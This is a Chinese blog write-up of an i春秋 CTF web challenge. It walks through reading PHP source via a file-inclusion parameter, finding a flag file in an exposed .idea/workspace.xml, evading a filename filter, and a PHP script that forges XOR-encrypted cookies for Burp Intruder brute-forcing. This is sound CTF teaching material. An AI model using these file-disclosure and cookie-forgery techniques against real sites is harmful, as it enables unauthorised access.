i春秋 “百度杯”CTF比赛 九月场 Code

原创

「已注销」 于 2018-09-06 22:38:57 发布 503 收藏

分类专栏： i春秋

友链：https://cutt.ly/7777aaaa

本文链接：https://blog.csdn.net/include_heqile/article/details/82469452

https://www.ichunqiu.com/battalion?t=1

这道题打开是一张图片，然后我们可以修改`POST`数据，将`jpg=hei.jpg`改为`jpg=index.php`，查看页面源代码，我们发现了`base64`编码的数据，将其解码，即可得到`index.php`的源代码：

```
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("config","_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";

/*
 * Can you find the flag file?
 *
 */

?>
```

根据题目的提示，我们知道该项目是由`PhpStorm`创建的，这里一定要知道`PhpStorm`的一个特点，就是他所创建的项目的所有文件都会记录在`/.idea/workspace.xml`文件中，直接访问该文件：`http://e6f9929b0d5541c4b31901f7b402f6f97a5f82f88cb04cc1.game.ichunqiu.com/.idea/workspace.xml`

在第`208`行找到如下语句：

```
<entry file="file://$PROJECT_DIR$/fl3g_ichuqiu.php">
```

然后我们再通过`index.php`来访问`fl3g_ichuqiu.php`文件：

```
view-source:http://e6f9929b0d5541c4b31901f7b402f6f97a5f82f88cb04cc1.game.ichunqiu.com/index.php?jpg=fl3g_ichuqiu.php
```

查看页面源代码，啥都没有
我们自己改写一下`index.php`的代码，在本地环境中运行一下：

```
<?php
$file = 'fl3g_ichuqiu.php';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("config","_", $file);
echo $file;
```

输出结果为：`fl3gichuqiu.php`
根据上面的正则替换：`preg_replace`，只要不是字母数字和`.`，就会被替换为空，因此`_`被替换成`""`了，但是我们有办法解决，利用`index.php`的`substr`函数即可，我们可以将`fl3g_ichuqiu.php`改写为`fl3gconfigichuqiu.php`，让后台脚本帮助我们替换

```
http://e6f9929b0d5541c4b31901f7b402f6f97a5f82f88cb04cc1.game.ichunqiu.com/index.php?jpg=fl3gconfigichuqiu.php
```


查看源代码，`base64`解码，获得`fl3g_ichuqiu.php`文件源代码：


```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
error_reporting(E_ALL || ~E_NOTICE);
include('config.php');
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}

function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
    }
    $txt = $tmp;
    $rnd=random(4);
    $key=md5($rnd.$key);
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $ttmp .= $txt[$i] ^ $key[++$s];
    }
    return base64_encode($rnd.$ttmp);
}
function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $txt = substr($txt,4);
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s];
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1;
}
$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "ヽ(ゝ▽ゝ)ノ";
}
?>
```

现在到了考验耐心与思维的时候了，请看我的脚本（有思路讲解）：


```
<!--此脚本的一个关键点就是第一个key和第二个key的长度是不一样的
也就是说我们只得到了key的前5个字符，去没有得到他的第六个字符
而我们必须使用长度为6的key，因为我们求解出来的key是md5之后的，
所以我们只需要用0-9a-f来填补$key中缺少的那一个字符串

还有一个重要的点就是
key并不是从0开始的，观察源代码中的加密函数可以看出来
使用的的$key[++$s]，也就是说$key[0]没用上，我们可以将其初始化为" "
-->
<?php
$firstUserCookie="ZjNYN0NOChhO";
$tmp="";
$txt="";
$key=" ";
$guest = "guest";
for($i=0;$i<strlen($guest);$i++){
 $tmp .= chr(ord($guest[$i])+10);
}
$guestAfterFor = $tmp;

//$tmp中的前4位是$rnd，就是随机字符串，长度固定位4位
$tmp = base64_decode($firstUserCookie);
$rnd = substr($tmp, 0, 4);
//此处的$ttmp还原的就是fl3g_ichuqiu.php中encrypt方法中的$ttmp变量
$ttmp = substr($tmp, 4);
//使用$ttmp和$guestAfterFor作异或运算，即可得出经过md5之后的$key
for($i=0;$i<strlen($guestAfterFor);$i++){
 $key .= $ttmp[$i] ^ $guestAfterFor[$i];
}

//观察解密函数，可以看出来，解密时用的$key(md5之后)和上面我们计算出来的$key是一样的
$system = "system";
$tmp="";
for($i=0;$i<strlen($system);$i++){
 $tmp .= chr(ord($system[$i])+10);
}

//这样我们就得出了decrypt方法中的第一个for循环中的$tmp变量
//使用$tmp变量与上面我们计算出来的$key变量作^运算，即可得到decrypt方法中的$txt变量
$test = "0123456789abcdef";
$keyTemp="";
for($i=0;$i<strlen($test);$i++){
 $txt = "";
 $rndTemp = $rnd;
 $keyTemp = $key.$test[$i];
 $s = 0;
 for($j=0;$j<strlen($tmp);$j++){
  $txt .= $tmp[$j] ^ $keyTemp[++$s];
 }
 //将这个$txt与$rnd拼接到一块，在执行base64_encode方法，就能得到
 //"system"字符串对应的可能的base64编码值
 $rndTemp .= $txt;
 echo base64_encode($rndTemp);
 echo "<br />";
}
```

我们先用 `burpsuit` 抓取一个 `response`，得到 `response` 中的 `$_COOKIE['user']` 值:






然后将该值赋给脚本中的`$firstUserCookie`，在本地环境中运行，将结果复制到一个文件中并保存，然后使用`burpsuit`的`intruder`模块，加载该文件



按照箭头顺序操作，将`user`值作为我们的变量，用刚才保存的文件中的值去替换它，查看结果：



我么先双击最特别的`232`，在`response`中我们就能看到`flag`了，但是我当时提交上去是错的，然后我又去百度了一下`writeup`，把别人的`flag`交上去，还是错的，可能是`i春秋`的服务器问题